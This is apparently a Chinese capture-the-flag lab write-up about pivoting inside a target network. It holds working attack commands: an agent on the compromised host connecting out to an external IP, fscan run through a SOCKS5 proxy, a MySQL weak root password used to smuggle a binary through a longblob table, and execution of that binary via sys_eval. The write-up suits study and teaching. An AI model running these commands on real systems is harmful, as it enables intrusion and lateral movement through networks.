靶机上:./linux_x64_agent -c 45.144.136.97:6060

用fscan扫描内网的网段
fscan -h 10.10.20.0/24 –socks5 45.144.136.97:1234

用代理的fscan无法探活目标的ip,直接跳过了,不知道为什么只能扫描到两台主机……以后不敢用fscan扫主机了
直接在cms上的主机扫描
一个Tomcat 一个mysql,mysql有root\123456弱密码
先解决好处理的mysql

设置代理


flag2:flag2{530ee2980a42a42bf5ef25954a6fa7fb}
后续可以在海洋cms的服务目录上传代理文件,先放一放,看看tomcat
后续:这台mysql没有 curl、python和wget,这年头还有这样的主机,nb…
用些传统方法,mysql上传
给mysql做最大封包限制(默认1MB)
set global max_allowed_packet=16777216;
drop table if exists test.t;
create table test.t (d longblob); //建中转表(longblob 存二进制)
在蚁剑上的cms输入:
php -r '$c=new PDO("mysql:host=10.10.20.166;dbname=test","root","123456");$d=file_get_contents("/var/www/html/linux_x64_agent");$s=$c->prepare("insert into t(d) values(?)");$s->execute(array($d));echo "pushed ".strlen($d)." bytes\n";'再在mysql中:
select d into dumpfile '/tmp/agent' from test.t;
drop table test.t;
select sys_eval('ls -la /tmp/agent');                       -- NULL=没成功,有输出=在
select sys_eval('chmod +x /tmp/agent && nohup /tmp/agent -c 10.10.20.31:1235 > /tmp/ag.log 2>&1 &');
成功搭建代理
找半天的tomcat的rce,最后看是弱密码爆破…
